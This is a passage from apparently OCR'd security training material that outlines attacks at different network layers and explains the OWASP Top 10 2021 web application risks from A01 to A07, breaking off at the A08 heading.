
  Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.

- **Layer 2**

  Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.

- **Layer 1**


  IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.



LO#02: Demonstrate Web Application Threats

Web Application Threats

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against the vulnerabilities of web applications.



OWASP Top 10 Application Security Risks - 2021

A01	Broken Access Control	A06	Vulnerable and Outdated Components
A02	Cryptographic Failures	A07	Identification and Authentication Failures
A03	Injection	A08	Software and Data Integrity Failures
A04	Insecure Design	A09	Security Logging and Monitoring Failures
A05	Security Misconfiguration	A10	Server-Side Request Forgery (SSRF)

https://owasp.org

OWASP Top 10 Application Security Risks – 2021

Source: *https://owasp.org*

OWASP is an international organization that maintains a list of the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows.

- **A01 – Broken Access Control**

  This vulnerability is related to improperly enforced restrictions on the actions of authenticated users. Attackers can exploit these flaws to access unauthorized functionality and/or data such as access to other user accounts, viewing of sensitive files, modifications to other user data, and changes to access rights.

- **A02 – Cryptographic Failures**

  Many web applications and APIs do not properly protect sensitive data, such as financial data, healthcare data, and personally identifiable information (PII). Moreover, many application developers fail to implement strong cryptographic keys, use old keys, or fail to enforce proper key management. In such cases, sensitive data can be transmitted in cleartext through HTTP. Attackers can leverage this flaw to steal or modify such weakly protected data to perform credit-card fraud, identity theft, or other crimes. Sensitive data require extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with a browser.

- **A03 – Injection**

  Injection flaws, such as SQL command injection and LDAP injection, occur when untrusted data are sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A04 – Insecure Design**

  During application development, if security controls are not properly implemented considering the latest business risks, various design flaws may occur. These design flaws can compromise the integrity, confidentiality, and authenticity of data. Attackers can exploit these flaws to perform session hijacking, credential theft, spoofing, and other types of MITM attacks.

- **A05 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all); insecure default configurations; open S3 buckets; misconfigured HTTP headers; error messages containing sensitive information; and failure to patch or upgrade systems, frameworks, dependencies, and components in a timely manner (or at all).

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, or DoS attacks such as the billion laughs attack.

- **A06 – Vulnerable and Outdated Components**

  Components such as libraries, frameworks, and other software modules run with the same privileges as the application. The software components need to be updated or patched in a timely manner based on the current risks, failing which they can leave serious vulnerabilities as they become outdated. An attack exploiting a vulnerable component can cause serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A07 – Identification and Authentication Failures**

  Application functions related to identification, authentication and session management are often implemented incorrectly, allowing attackers to launch brute-forcing, password spraying, and other automated attacks to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume the identities of other users (temporarily or permanently).

- **A08 – Software and Data Integrity Failures**

